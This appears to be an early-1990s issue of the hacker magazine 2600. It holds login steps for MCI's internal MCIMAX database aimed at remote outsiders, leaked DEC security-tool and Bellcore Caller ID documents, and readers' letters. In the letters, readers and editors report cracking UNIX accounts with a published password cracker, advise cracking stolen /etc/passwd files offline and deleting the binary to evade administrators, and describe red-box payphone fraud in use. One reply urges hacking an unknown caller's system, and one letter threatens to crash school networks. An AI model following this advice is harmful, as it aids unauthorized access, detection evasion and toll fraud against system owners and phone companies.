MCIMAX is actually MCI's link into the MAX database which contains information concerning many MCI as well as AT&T and US Sprint products. The data retrievable for each service includes current usage rates and volume discounts for products, comparison matrices, feature and benefit statements for products, guidelines for entering and processing orders, and current product promotions.

This article will deal specifically with MCIMAX, containing information about MCI's domestic products.

MCIMAX can be logged into from an MCI terminal. I am writing this article under the assumption that you can access the MCIMAX database remotely either via dial-up or network hopping. From an MCI Terminal ID Screen, type L PREF (for Mid-Atlantic, Northeast, Southeast, or International divisions) or L PREFSAC (for Midwest, Pacific, Southwest, or West divisions). At this point, you will be prompted for a Sign-On Number, Volume Name, and Password. For Sign-In Number, enter R### where ### is the branch ID number. The branch IDs go by hundreds (for example, 500 to 536 is the Southwest Division range). Your volume name is MCIMAX and a password is not required at this time to access the database. You should now be in the MCIMAX database.

MCIMAX is structured like a book. There are 26 chapters, A through Z, containing the following information:

A Reserved
B Dial "1"/Premier Calling Plans
C Operator Services
D Corporate Account Services/CAS PLUS
E WATS
F Hotel WATS
G University WATS
H PRISM I
I PRISM II
J PRISM III
K PRISM PLUS
L MCI 800 Service
M Vnet
N Fax
O MCI Card
P Worldwide Direct Dialing
Q Digital Gateway T-1 Access
R Fractional T-1/DSO and VGPL
S Terrestrial Digital Service 1.5
T Digital Data Service (DDS)
U Switched 56 Kbps Service
V Hospitality Plus
W MCI Network
X Rate Tables
Y AT&T Competing Products
Z US Sprint Competing Products

Within each chapter, there are topics, sections, and items (i.e. in Chapter K, PRISM PLUS, Topic 1 is Description, and sections include Description Introduction, Overview, Call Processing, Target Market, and Sales Successes). The bottom of your screen should contain the pertinent information as to how to select your sections within the topics of a chapter, but if not, you should place an X by the section which you wish to browse.

Another way of accessing information is via the Index. From

your arrow prompt at the bottom of your screen, you can type an Index word or a letter if you're not sure of the exact index entry. For access to AT&T 800 Readyline rates, for example, you would type ATT 800 READYLINE, RATES. If you simply typed A, you would be given an alphabetical list of topics within the Index from which to choose. Tab moves from item to item from the list, and an X by the topic will go to that Index item.

Function keys to use with these menus include:

#* PF1 Displays previous page/topic.

#* PF2 Displays next page/topic.

#* PF3 Exits to MIS logo screen.

* PF4 Displays table of contents.

#* PF5 Lists the chapters in the volume.

#* PF6 Lists the topics in the chapter/volume.

* PF7 Lists the sections in the topic.

#* PF8 Allows you to type an index entry/displays the index.

PF9 Displays the previous chapter in the volume.

PF10 Displays the next chapter in the volume.

#* PF11 Gives access to bookmark or glossary options/shows more options.

PF12 Toggles the menu (at the bottom of the screen) on and off.

(A # indicates use with Table of Contents and a * indicates use with the Index.)

The bookmark function allows you to return to a set screen at any time. Using the PF11 key to see the options, hit PF9 to set the bookmark. Then enter a name for the bookmark when asked. To go back to where you were, hit PF11 again. From the PF11 menu, you can retrieve a bookmark by entering PF10 and choosing the name of the bookmark to return to.

There is also a glossary available in MCIMAX. If the bottom of the screen's display does not have PF8 indicated as "Glossary", hit PF11 to toggle. Once selecting PF8, use the PF1 key to get a list of glossary terms, and enter the term to be defined at the prompt, or enter a blank line to return to your previous work.

Although this system is not as intriguing as some telecommunications computer systems, it is good to know what you're toying around with if you stumble upon one. Good luck and have fun!

Inspect Implementation

We received an internal document recently concerning security implementations on Digital's EASYnet. The employee who supplied this information wishes to be known as Condor Woodstein. We will quote some of the more interesting sections.

"Someone has written that 'failing to plan is planning to fail.' No where [sic] could this be more true than in the area of security. In an effort to improve upon our planning, a new security tool is being released for all VMS systems. This tool will run with SECURPAK, and will provide the system manager with a new level of system security testing that was never before available. Additionally, it will complete the process by providing a greater level of reporting than exists today.

"...INSPECT will be required on all VMS nodes of the EASYnet. INSPECT. Interactive Network Security Policy Examination/Compliance Toolset, has been developed to meet the rigors of Corporate Security Standard 11.1. When run, INSPECT will check a system to ensure that it is in compliance with this security standard.

"All system managers in DECNET Areas 16, 34, and 36 are being asked to install the INSPECT tool on their system by December 30, 1990. Additionally, any system manager of a system in a hidden area, ie: 62, 63, who is serviced by an area 16, 34, or 36 pass-thru server must also install INSPECT. INSPECT is now a required security tool, just as SECURPAK is. The XSAFE security testing tool now tests for the existence of INSPECT on your node.

"...Presently, Digital Equipment Corporation owns the 'largest proprietary computer network in the world.' This network, EASYnet, is a target for hackers, and others. The EASYnet represents a wealth of resource that is available to the Digital employee, and it is a resource that must be protected. INSPECT is a tool that will assist the system manager in safe guarding [sic] our resources.

"INSPECT is divided into two portions, inspectors and agents. Basically, inspectors are assigned a specific task. Agents are generated by the inspectors, and carry out the actual investigation. INSPECT's purpose is to check the security of your node, in an ongoing manner, and review 5 major subsystems on your system. They are:

"File Subsystem: system file ownership and protections, overall file protection, public and private, world writeable [sic] files.

"Account Subsystem: checks for privileged accounts, account ownership, proxies, system support accounts, and inactive accounts.

"Network Subsystem: checks network objects, DECnet access, Dialup and LAT protection.

"SYSGEN Subsystem: compares SYSGEN parameters for changes.

"Audit Subsystem: checks for security auditing and OPCOM.

"At a minimum, INSPECT runs automatically every 28 days, and reports the findings of these subsystems to the Security Office, as well as generates a report to be used by the system manager. This report

can be used to correct potential security 'holes'.

"Furthermore, INSPECT can be run on demand by the system manager, and it is encouraged that INSPECT be run whenever there is a change made to a system, whenever unaccountable changes are found, or whenever increased activity is noticed on your system.

"...INSPECT provides reporting capabilities to both the system manager and the Security Office. As INSPECT finds potential security issues, it attempts to resolve them by creating a DCL command procedure that will 'patch the hole.' INSPECT does not apply the patch that is developed. It is up to the discretion of the individual system manager to ensure that this is performed. It becomes part of the system manager's responsibility to check for VAXmail messages from INSPECT, and take corrective action if necessary.

"Information regarding LOCKDOWN is being provided to the system manager to ensure that they understand what LOCKDOWN is and what it does. Until otherwise notified. "** LOCKDOWN SHOULD NOT BE UTILIZED ON ANY SYSTEMS **

"Perhaps one of the most misunderstood features of INSPECT is LOCKDOWN. LOCKDOWN is a default feature of INSPECT. Whenever INSPECT is run, it creates a file in the SYS$MANAGER directory. This file is named: "SYS$MANAGER:INSPECT$node-name_LOCKDOWN.COM

"This file contains DCL code for each violation that INSPECT finds, and is readable by the system manager. INSPECT does *not* process this file, or apply any patch to your system. At the end of an INSPECTion, a VAXmail is sent to the system manager for review. The VAXmail contains all the security issues that INSPECT found. INSPECT also notifies the Security Office of the node violations by sending a token of information. This information is automatically placed in the Regional node database.

"...LOCKDOWN is run interactively, and 'suggests' values or options for the system manager to use. The system manager is always prompted to determine if a change should be made, and the LOCKDOWN procedure does not make any changes without first consulting the system manager. This is key to the understanding of LOCKDOWN. INSPECT will not change anything that you do not approve. When used in this manner, the system manager will find LOCKDOWN to be very helpful as all the necessary commands to correct a security issue have already been set up. All the system manager has to do is approve the processing of them. By regularly running INSPECT, and reviewing the LOCKDOWN file, the system manager will become familiar with what needs to be done, and should find the LOCKDOWN feature helpful.

"On a test Micro-VAX, with only 8 accounts, INSPECT generated a 75 block command file of DCL code. Larger systems and clusters will generate a much larger file. System managers are encouraged to carefully read and utilize this code. Some of the items that the LOCKDOWN code can do for you by default are:

"Ensure that all non-privilege accounts have a password minimum of 8 characters.

"Ensure that privilege accounts have a password minimum of 15

characters.

"Delete SYSUAF entries for SYSTEST, SYSTEST_CLIG, and FIELD.

"Modify SYSGEN LGI (login parameters).

"Ensure that all accounts expire.

"Enables VMS Accounting and AUDIT.

"Set protections and ACL's on files in accordance with standard 11.1.

"Rename the DECnet SYSUAF entry to DECnet$SERV.

"...As indicated in the INSPECT v2 installation, the system manager is cautioned against blindly running the LOCKDOWN procedure. Careful evaluation of the procedure's contents is encouraged. It is possible that the LOCKDOWN procedure may effect other layered products on your system. For example, LOCKDOWN inserts commands to start VMS accounting. If you are running on a smaller VAX, ie: Micro-Vax or a 3100, you probably have 'lean' disk space, and probably don't want ACCOUNTING running. In this case, when you are prompted by LOCKDOWN regarding the running of VMS ACCOUNTING, you would use the default, 'N'. In this case, LOCKDOWN would not start accounting.

"...Every 28 days, at minimum, INSPECT will check your system and send a token to the 'Security Office.' The Security Office is a special node that is set up to receive these tokens of information and process them. Within Central States Region, a node is being set up that will be the focal point for INSPECT tokens. The Security Office will be able to track nodes throughout the Region, and ultimately Corporate Security will be able to track the entire EASYnet. Nodes suspected of being open to intrusion will be contacted and required to take corrective measure.

"Perhaps one of the more important features of the Security Office is its ability to generate mail messages. Security managers will be able to review the results of the INSPECT tests quicker, and can utilize the automated features of the Office to mail discrepancies to both the System Manager and the cost center manager. The office can generate 3 types of canned reports:

"1. A report of all nodes that have issues.

"2. Generate VAXmails directly to system managers, with a copy to the cost center manager, for every node that has an issue.

"3. Generate mail memos sent directly to System Managers, with a copy to the cost center manager for 'Missing Tokens'. This memo indicates that INSPECT either is not running on your node, or has not been installed.

"Agents are generated by the inspectors, and carry out the actual investigation."

"...INSPECT will be used in conjunction with XSAFE. In fact, XSAFE now checks for the installation of INSPECT on your node. Any node that does not have INSPECT installed will be flagged by XSAFE as a violation.

"For those who may not be aware, XSAFE is an external tool used by Corporate Security to test every node on the EASYnet each quarter. XSAFE actually attempts to break into a node

by logging into known accounts that should be turned off. It checks file privileges on system and network files, and performs other security tests. At the end of the test, the results are VAXmailed to the SYSTEM account where the system manager can read it and correct the issues. Additionally, the results are sent to the master XSAFE database. Quarterly, a report is generated showing the results of all XSAFE testing in the geography. Nodes which contain failures are contacted and requested to address the violation.

"...Hidden areas are actually 'small or local' DECnet areas within larger DECnet areas, and are used to place additional nodes on the network when network space becomes scarce. A single large DECnet area may have many, smaller hidden areas. The hidden area is separate from the EASYnet, but connected via a pass-through server. This server allows the hidden area users to access systems and data much as any other system, except they must pass-through the server to get to it.

"When installing INSPECT, systems in a hidden area should consider their Security Office to be their pass-through server. That is, the system that connects their hidden area to the EASYnet serves as the Security Office for that hidden area. When INSPECT is installed, merely point it to the pass-through server. System managers responsible for pass-through servers will need to install INSPECT indicating that this node is a pass-through server. This indicates that the server will need to take the INSPECT token it receives and pass it to the Central States Security Office node.

"...All EASYnet nodes must continue to run SECURPAK. Nothing changes with regard to this utility. All system managers should have SECURPAK installed and running on their respective nodes, and should be reviewing the reports generated by this tool. In comparison, SECURPAK runs each daily and delivers reports to the system manager. SECURPAK looks a [sic] login failures, and other items as selected by the system manager. INSPECT, on the other hand, does not run daily, it runs as scheduled by the system manager. INSPECT digs deeper into the system, and communicates its findings to the Security Office, SECURPAK doesn't. These two tools, when combined, will make it easier for the system manager to ensure that their system is secure.

"...Any time that you suspect that your system, or the EASYnet has been compromised, do the following:

"A. Use the VMS AUDIT command to dump the audit log: $ANAL/AUDIT/SINCE=DATE/OUTPUT=filename SYS$MANAGER:

"B. Mail this log electronically to ANCHOR::NETWORK. Include you [sic] name, address, and DTN.

"C. Call Network Operations and inform them of your situation.

"D. Call Central States Regional Security.

"E. Keep communication with regard to the incident within a close circle of individuals. Do not spread information regarding the incident that may or may not be true. You might not have a problem.

"...System managers now have both SECURPAK and INSPECT to use in securing their systems, as well as VMS Security features such as AUDIT. When combined with the external testing of XSAFE, the EASYnet will become a much more difficult target for hackers to penetrate."

the class struggle

We have obtained internal documents from Bellcore which go into some detail on CLASS services that are being offered around the country. Because these services are of growing concern to our readers and much of the population, we will share this information here.

Caller ID is referred to here as Calling Number Delivery (CND), "a revenue-producing service intended for residential and business telephone customers.

"...When CND is activated on a line, the DNs [directory numbers] of terminating calls are transmitted to the called CPE [customer premises equipment]. For an interoffice call [calls between two different central offices], the caller's DN is transmitted from the originating Stored Program Controlled System (SPCS) to which the calling party is connected, to the terminating SPCS to which the called party is connected during call setup. It is then transmitted from the terminating SPCS to the CPE during the first long silent interval of the ringing cycle [between the first and second rings]. A long silent interval is defined as an interval of silence lasting 3 or more seconds. For an intraoffice call [calls within the same central office], the caller's DN is retrieved from SPCS memory for transmission to the CPE. Then, depending on the options offered by the CPE, the DN is displayed and/or printed out. The CPE might also be arranged to store the DN for later retrieval by the customer. These options are transparent to the SPCS, i.e., the SPCS performs the same actions for each case. For both interoffice and intraoffice calls, transmission of CND data from the terminating SPCS to the CPE should *never* take place while the CND customer is in an off-hook state.

"Finally, CND service allows the called CPE to receive a 4-digit or longer Personal Identification Number (PIN) instead of the calling DN. The PIN would be dialed by the calling party as part of the calling sequence. Receiving a PIN would indicate that the call is from someone that the called party probably wants to talk to, even though the call might be from a line having a DN that would not have been recognized if displayed to the called party (e.g., a coin line).

"In each of these cases, the data transmission is provided via a simplex voiceband digital interface (VDI). Requirements for this interface are defined in TR-TSY-000030, *SPCS/Customer Premises Equipment Data Interface.*

"...Although not offered initially, it might be desirable in the future to provide an interface to Directory Assistance or another database so that the calling party name instead of the calling DN can be determined and transmitted to the called party's CPE for display.

"...If possible, an attempt should be made to retrieve a partial calling line DN (e.g., less than seven digits for intraNPA calls, less than ten digits for interNPA calls) if the complete DN is not available due to a lack of Common Channel Signaling (CCS) connectivity. If a partial DN is determined, it should be transmitted to the CPE. The NPA portion of a partial DN should always be included in the transmission to the CND customer's CPE, even if the call is intraNPA. If neither a partial DN nor a complete DN is available, an out-of-area/DN-unavailable (O/U) indicator, signified by the letter 'O', should be transmitted to the customer.

"The following describes responses to irregular user action during activation of CND.

"The customer may dial an incomplete, nonexistent, or erroneous feature activation or deactivation code when attempting to enable or disable this service. If the activation or deactivation code dialed for CND is incomplete or nonexistent, the customer should, as a minimum, be given reorder tone. However, it is desirable in this case to give the customer a voice announcement explaining the situation encountered. If the dialed code exists but is not the correct code for the service, another service may be inadvertently accessed. This would occur if the customer's line is allowed access to the service associated with the dialed code. To lessen this problem, customers attempting to access the CND service should be given a voice announcement verifying that the service has actually been accessed.

"If a CND activation or deactivation code is dialed by a subscription customer, then reorder tone should be given.

"Similarly, when dialing the activation or deactivation codes for CND, the customer may also request activation of the service while the service is already active, or request deactivation when the service was previously disabled. In these cases, it is desirable to provide an announcement explaining to the customer that the service was already activated or deactivated, as the situation requires. If this is not feasible, the customer should be given a confirmation tone.

"...The allowable data transmission rates for this service are given in TR-TSY-000030. It is desirable that a rate of 1200 to 1800 bits per second be provided for this service.

"...CND uses CCS [Common Channel Signaling] to transmit the calling line DN from the originating SPCS to the terminating SPCS. The protocol used by this feature should be Signaling System Number 7 (SS7), as specified in TR-NPL-000246, *Bell Communications Research Specification of Signaling System No. 7.* This feature should be capable of functioning on an intraoffice basis if the office is not served by a CCS network.

"Originating offices equipped with SS7 should include the calling DN in the address information field within the calling party address parameter of the Initial Address Message (IAM) for all BOC [Bell Operating Companies] and intraLATA interoffice calls placed over trunks served by SS7. In addition, if the calling party address is a private number or is a DN from a line having the calling number privacy feature active, the presentation indicator field in the Calling Party Number Parameter of the IAM should be set to '0 1' (i.e., 'presentation restricted'). A terminating office should expect to find the calling party address in the IAM if the intraLATA call setup path does not involve an interexchange carrier and is served entirely by SS7. TR-TSY-000317, *Switching System Requirements for Call Control Using the Integrated Services Digital Network User Part (ISDNUP)* states that the calling DN is a required field in the IAM.

"...CND is not available on operator-handled calls.

"...Special customer-initiated testing does not have to be provided; the customer is normally able to determine if this service is operating correctly when an incoming call is received. However, it is a desirable option to allocate a DN within each SPCS equipped for CND (the DN to be specified by the telco) that the customer can dial to receive a sequence of test data messages. This gives the customer a more positive testing mechanism and can prevent some customer trouble reports. If this customer testing capability is to be provided, the customer should be able to dial the special DN, hang up, and receive a series of test data transmissions designed to check the capability of transmitting any digit in each position. The first test message should begin within 10 seconds of the customer disconnect and should contain the pattern '0123456789'. The remaining nine messages should rotate each of the digits (0 through 9) in each of the digit positions. Two additional test messages should transmit the letters 'P' and 'O', respectively."

All of this only scratches the surface. There will be many more details to reveal. You can obtain a free listing of Bellcore documents by calling 800-521-CORE and asking for document SR-TSY-000264.

Caller ID decoders are now available to hackers in kit form. International Micropower Corporation (800-992-3511) sells the IMC-CID-1K for $38. It decodes the Caller ID datastream and converts it to the RS232C serial format. MS-DOS software is available for $6.50 that displays and logs all data to disk. The unit (also available assembled for $45.50) is much less expensive and similar to commercial PC-compatible Caller ID decoders costing hundreds of dollars. This device allows you to actually study the actual binary datastream.

2600 Needs Writers!
Send submissions (articles, clippings, etc.) to:
2600 Editorial Dept.
PO Box 99
Middle Island, NY 11953

The Letters Section

UNIX Password Hacker

Dear *2600*:

I looked at the source for the UNIX password hacker in the latest issue, and it's bogus. Not that it won't work. It probably does, but it's conspicuous as all hell on most systems.

Let me explain. It calls crypt(3), right? That's a system call, and most UNIX boxes log system calls for various accounting reasons. But crypt(3) is special. A lot of boxes are set up so that if something starts calling crypt left and right (like the program you published), red lights go off. At the very least, it's going to give the pathname of the program calling crypt all the time.

And running strings(1) over the binary, even if the source has been deleted, will show that it involves crypt, /usr/dict/words, and even .newsrc.

Let me say why this is important. If you've been reading usenet, sysadmins don't slap you on the wrist anymore, once they find you're running a password hacker. Someone at University of Georgia's just been suspended for mailing out the /etc/passwd file to someone else. He was just a dweeb who helped a hacker. Suspended. I'd be really upset if it were me.

Here's what might be done instead for dealing with passwords. 1) Get sources for something which works just like crypt(3). 2) Upload those, /usr/dict/words (or something like it), and /etc/passwd to your PC. Security is a two way street. Don't use a public system for stuff you don't want others to know about. 3) Run a version of your password hacker locally. It's a little slower, but you can't get nailed for it.

(Or you could just grab the source for COPS, and run it locally. It does the same thing.)

rj

Dear *2600*:

I have read three issues of your magazine and I am impressed. As a system administrator of eight UNIX systems, I find the information about hacking to be useful in keeping my systems secure (I am currently re-writing the UNIX password hacker to examine all the passwords on my systems and e-mail the users who have "hackable" passwords.)

I feel that your publication is necessary to help drive home the point that computers are simply another method of communicating and that the founding fathers protected our right to communicate in the First Amendment. And further, that a legitimate government of the people should have no fear that the individuals that make up the population can communicate. While you guys are not as polished as the EFF, your message is a solid and strong one. Further, even if I did not agree with your message (and there are some parts of it that I feel promote theft of services, which I disagree with), I believe that you have a First Amendment right to publish things that I do not agree with.

All in all, I am glad to have subscribed to your magazine and I look forward to receiving future editions.

DP

Dear *2600*:

Thanks for a great magazine! I just started picking up your magazine a few issues back and I'm more and more impressed with each issue. Your article about the UNIX password hacker was fantastic. So far, I've been able to run it without any modifications on BSD, Ultrix, and AT&T UNIX System V systems and it worked perfectly every time, giving me passwords to more accounts than I could ever need. But I hope you don't mind if I make a suggestion. On one system I was running Uhacker on, the system administrator was really poking around with my compiled program and it made me pretty nervous. Since Uhacker automatically goes into the background, why not just go ahead and delete it once it's running? That way, no one can screw around with it. You'll have to recompile to run it again, but it's a lot safer to do it this way. Thanks!

NEXUS 6

Unfortunately, a nosy system administrator is likely to kill background processes (s)he doesn't understand. By far the best method is to employ a program that runs on your own computer and interacts with a downloaded password file. This cannot be interfered with and is not illegal in any way - the law is only broken if you use (or attempt to use in some cases) somebody else's account without permission. Figuring out their password is not the same thing.

Another 2600 Meeting

Dear *2600*:

Please notify other *2600* subscribers in Arizona of our decision to have the first Arizona *2600* meetings with the Phoenix ICCA (independent computer consultants) meetings. Several members of the Phoenix chapter of ICCA are also subscribers to *2600*. Our meetings are normally the second Tuesday of each month. Times are: happy hour: 6:00 pm, dinner: 7:00 pm, meeting: 8:00 pm. We meet at the Executive Park Hotel, 1100 N. Central Avenue in Phoenix. The Phoenix ICCA chapter's hotline is (602) 996-2612.

Access From Korea

Dear *2600*:

Greetings from the Republic of Korea. I have a question about your Winter 1990 "Word on the Street". You mentioned Sprint's "Sprint Express" service, and some of the countries it served. Do you know if Sprint also serves the ROK? If so, can I reach it on a military phone? USA Direct is 550 HOME for military phones but they won't process 800 numbers so I can't call Sprint's customer service number. Can you help me?

Marooned in the ROK

According to the people at Sprint, South Korea is not on their immediate list. The same is true for MCI's Call USA and Allnet's Option USA. If you need to speak to someone at Sprint, you can try calling 816-854-0903. That's their corporate headquarters in Kansas City. They may even accept a collect call from South Korea. Sprint Express has a bunch of additions since that article appeared. They are: Belgium: 11-0014; Brazil: 000-8016; El Salvador: 191; Finland: 9800-1-0284; Germany: 0130-0013; Ireland: 1-800-55-2001; Israel: 177-102-2727; Italy: 172-1877; Malaysia: 800-0016; New Zealand: 000-999; Portugal: 05017-1-877; Sweden: 020-799-011; and Switzerland: 155-9777.

Red Box Notes

Dear *2600*:

In the Spring issue, you published my letter complaining that the red box built from plans published in *2600* (based on the Radio Shack dialer) didn't work. With further experimentation, I have discovered that it does indeed work perfectly only not from NYNEX based phones. From Pacific Bell phones in Los Angeles it works well and in Washington DC it seems to work. I am curious though, as to what ability, if any, the phone companies have in determining which calls were placed with red boxes. It all seems too easy. Keep up the great work you're doing!

Larry
New York, NY

We know of no way specific calls could be flagged as having been placed with a red box unless a live operator suspected something and started an investigation. There are possible scenarios where the phone company could realize that calls to a particular number were being red boxed but, for the most part, the reaction seems to be to replace mechanisms in the payphone itself as NYNEX has done. To this day, though, payphones in the NYNEX region that haven't been serviced in a while (mostly indoors) will still allow red box tones.

Dear *2600*:

First of all, being a new member, I'm enjoying the mag.

In reference to the Autumn 1990 issue, page 32-33 - converting a tone dialer into a red box - I made the modification and it has not failed. A great piece of work by somebody.

One thing I found to work and have tested all over California is the local call. I programmed "L1" for a nickel. When I want to call home in town or make any local call, I put a nickel into the payphone, then press L1 three times (calls are 20 cents where I live), then dial the number with no problems. You can't use the unit for the initial five cents.

Anything new as to when California will have Caller ID? The phone company will not say.

TH
Ventura, CA

Some parts will have it before others. But you will get some form of it and probably fairly soon.

UNIX BBS's

Dear *2600*:

There are four BBS's that I know of in the New York City area that allow people using personal computers to access UNIX-based systems.

Fordham Jesuit BBS (212-579-2869) has a Netmail section for sending messages to/receiving messages from UNIX-based networks. You are given credits by its sysop and can send a message to anyone as long as you have the exact address of the person to whom the message is addressed (e.g. 2600@well.sf.ca.us). This board is free; there are no monthly charges although a $5 fee and a stamped, self-addressed envelope are requested by the sysop. He'll send you a copy of the rules of etiquette. All registered users get 60 minutes per day. The only annoying feature of the Netmail section is that you can't upload a textfile for transmission; you have to type in the message to be sent.

The Dorsai Embassy (212-431-1944,1948) charges $25/$50 per year for access to UNIX-based boards. Unfortunately, the telephone number is always busy. (The people running this board want to install more phone lines but don't have the money.) It may be a good idea to subscribe as subscribers can use a special telephone number and get more time on the system than those who don't pay anything. There are also two UNIX boards which can be used if you know the UNIX command set and are willing to pay monthly fees.

Mpoint (718-424-4183): this board gives limited privileges to everyone between 11:00 pm and 7:00 am. (If you pay the monthly fee, you can use the board anytime.)

Panix (718-832-1525): similar to Mpoint.

This is probably a very incomplete list of BBS's that access boards run under UNIX. (I only use the *Fordham Jesuit BBS* but have found that the instructions for using Netmail are not very clear.)

There are probably many more boards run under UNIX or providing access to UNIX systems in the 212/718 area codes. I don't know if the general public has access to any of the university systems. I suggest that you call CUNY, Columbia University, etc. for information on public access and fees.

LT

Interfacing With Mainframe

Dear *2600*:

We have a database system at work which is linked to a mainframe in another city. This database network deals with inputting and outputting reports concerning equipment via a password. I wonder if you guys or any *2600* readers could tell me how to get into such a system by using my Atari ST and a Supra modem.

MAG
Saudi Arabia

You need to determine whether or not this is a dialup access or a leased line arrangement. If it's the latter, you won't be able to access it from an outside computer or terminal. If it is a dialup, it shouldn't be too difficult to find out the phone number. Since you work there, we

assume you can get, or already have, the password. Now you must get your computer to talk to the mainframe. Is the link high speed or something your modem can handle? If your modem is able to establish a connection (be sure to check parity and stop bit settings), then you have to get the terminal emulation down. That can be accomplished through your modem software once you determine what kind of terminal you need to emulate. (It's possible you won't have to do emulation at all, especially if there are no graphics or screen functions involved.) If all of this goes well, you should be able to do the exact same things on your Atari as you do at work. Just be patient.

Send A Message

Dear *2600*:

I received one of AT&T's "Tele-Gram" letters requesting that I switch to AT&T for my long distance calling.

If you call the number listed on the letter (800-225-7466), you can request to be deleted from AT&T's mailing list. You may also give a reason for your request.

I encourage people to call and request to be deleted. Also request that they take down the reason and inform them of your concern with AT&T's public deception with respect to the Craig Neidorf case and their attempt to make an example of an innocent person.

Dark Overlord

Caller ID Questions

Dear *2600*:

I wonder if you could help me with a problem. I get annoying phone calls. Usually they occur on a Monday or Friday. Just about every hour, the phone will ring and a recorded (female) voice says "Please enter your security code" and waits for a four digit touch tone entry. The phone company will not sell Caller ID in our area (Queens, NY). How can I find out who is calling?

Any suggestions, including where I can get plans to build a Caller ID box (if that will work) would be appreciated.

MB

First of all, Caller ID is not in your area yet so a Caller ID box is completely useless to you. Second, Caller ID will not solve your problem unless the call is local. Odds are that it isn't. So you have two options. One is to contact the Annoyance Call Bureau and have them put a trap on your line. If the calls are predictable (same time on a certain day) it will simplify the trace, as will keeping the call going for as long as possible. Your other option is to hack the system that's calling you. You already know it's a four digit code. See if there's any way to get an operator. Try to get the system to do different things. There is also the possibility that somebody is playing a trick on you and connecting you to this machine. If you ever hear a ring before the machine comes on or if it sounds like a three-way connection at any point, that could be what's happening.

Dear *2600*:

I'm not sure if you've covered this or not; I'd expect you probably have. Caller ID is the greatest thing to come along since caffeine pills. The Caller ID blocking system they have in my area is bullshit. It will *not* work if you run the whole gamut of options available. Reason: though the number displays as P or PRIVATE, you can still add the number to your Priority List or call back directly, in which case you can tap your line to see what numbers are being dialed. I haven't tried this; this is an assumption that the numbers are stored in the box, and not in some memory hole in the bowels of C&P. Am I right? If so, don't tell everybody! If the authorities realize this we're screwed.

I also have a question. My home answering machine is the hackable kind that recognizes tones. Something weird, though; at my office we use a phone system with AT&T HFAI-10 phones, and I can't retrieve my messages directly using these phones. It's as if the tones aren't recognized. But if I take another nearby extension, and press the buttons so that the tones on phone #2 come out the earpiece and into the mouthpiece of #1, they're recognized. What would cause this? I know we have standard tones because I can use them for most voice mail applications I've tried (my bank account, etc.). Any comments?

BK
Bethesda, MD

As there are still relatively few areas of the country that have Caller ID up and running, we cannot give you a definite answer. But you should not be able to call a blocked number under any circumstance. That seems pretty logical. If you find that you can, please tell us. The authorities are liable to realize this if it's true - they don't need us to tell them. Regarding your touch tone problems: you probably just have lousy sounding tones. Either they're not loud enough on one particular instrument or they're not long enough. This is a common problem with the newer phone systems. Get a tone dialer (white box) to overcome this no matter where you are. (It's always sad to see technology marching backwards.)

Dear *2600*:

Please print a diagram and/or instructions on how to make one of the new Caller ID boxes. Manage that and I'll order *all* the back issues and a lifetime subscription.

KB
Austin, TX

The call has gone out. Meanwhile check out the August issue of Radio-Electronics. You may also find information to your liking on pages 22, 23, and 41 of the magazine you're currently holding in your hands.

C&P Info Needed

Dear *2600*:

First off, the phone number to leave a message for a worker (that includes the First Lady and the President) at the White House is (202) 456-1111. The fax number is (202) 456-2461, also for the White House.

Second thing, to get a computerized voice telling you what number you are dialing from, dial 811. I don't know if this works outside of the Chesapeake and Potomac (C&P) area though.

Finally, I enjoy the hell out of your magazine and it has a great influence in this (the Washington, DC) area - when you published your booklist in the Winter 1990, all the books were checked out at the library, or all sold out at the bookstore, within days of receiving your magazine. Try printing more crap on C&P and a program to "brute force" search all 999,999 phone numbers via modem - to look for modems.

The Monk
Arlington, VA

More Hackerphobia

Dear *2600*:

I thought I'd share with you a story, and a tribute to the downward spiral of our society.

I am enclosing a clipping from the course descriptions for my high school. When I read the description for a computer technology course, I said to myself, "Cool, I can finally use my school time to expand my knowledge of something useful." I talked to the counselor and he arranged for me to be interviewed by the teacher who asked me a few general questions that alluded to my character, which I answered quite well, and he asked me why I wanted to take this "select class". I told him I wanted to learn more about operating systems and software that I haven't yet been exposed to. He next asked me what I knew already. I told him I'd programmed in BASIC and C and was familiar with UNIX and MPE XL operating systems. He told me I'd be considered.

As you may have guessed, I was not allowed to enroll in the class. A friend of mine with far less technical knowledge than myself was however. A few days later, my friend talked to the teacher about me and the teacher said, "I got the impression he was some sort of hacker dude; he'll probably just try to crash our networks."

Why do they fear me? Do they fear my knowledge? My political alignment? My attitude? What? Do they dislike males with long hair? Why do they associate hackers with game players?

If I was in their class, I would not have crashed their networks. I would have enjoyed building them. But I am pissed off now. Really pissed off, and you can bet your mother's ass I'm gonna crash 'em now.

Peter The Great

Treat people like criminals and they will act like criminals.

Information Sources

Dear *2600*:

Can you tell me a source for the book mentioned in the Winter 1990-91 issue, page 9, *Computer Viruses, A High Tech Disease*?

CH
Los Angeles, CA

Try a Tower Books in your area. They seem to have everything under the sun. Failing that, a decent computer store may be able to help. The book was written by Ralf Burgert and published by Abacus. Call some bookstores and libraries with that information and they should be able to guide you to it.

Dear *2600*:

We would appreciate being listed among the other publications related to counterespionage, hacking, etc., which we found in your magazine. We stand for free speech and free access to information. *The Eagle* is an independent journal of security investigation and counterespionage published by International Security and Detective Alliance (I.S.D.A.). Our address is PO Box 6303, Corpus Christi, TX 78466-6303.

H. Roehm, PhD, Exec. Dir.

Dear *2600*:

On page 11 of the Winter issue, Dr. Williams mentions the Arpanet List of Lists (second column, near the top). That info's old. Here's the official word as of September 1990.

"The file is now available for anonymous FTP from host ftp.nisc.sri.com (192.33.33.53) in directory netinfo. The pathname of the file is netinfo/interest-groups. There is currently no electronic mail access to this file.

"To keep people informed about changes to the file, there is a mailing list for List-of-Lists "update notices". When any updates are made to the file, an announcement message will be sent to the notification list. Copies of the file itself will not be sent to the list. Site representatives who maintain or redistribute copies of this file for their own networks (DECNet, Xerox, BitNet, MailNet, etc.) and who cannot access the file by Internet FTP may make arrangements to have the file sent to them, if necessary. File copies will normally not be sent to individual users.

"To get on or off the notification list, send requests to:
INTEREST-GROUPS-REQUEST@NISC.SRI.COM.

"To submit new descriptions of mailing lists, to update existing information, or to delete old mailing list information from the List-of-Lists, send a message to:
INTEREST-GROUPS-REQUEST@NISC.SRI.COM.

Flatline

On "Breaking In"

Dear *2600*:

After reading your summer 1990 issue, I would like to throw my two cents in. Most of the negative feedback writers compared breaking into a house with "breaking" into a computer. I find this to be an inaccurate comparison.

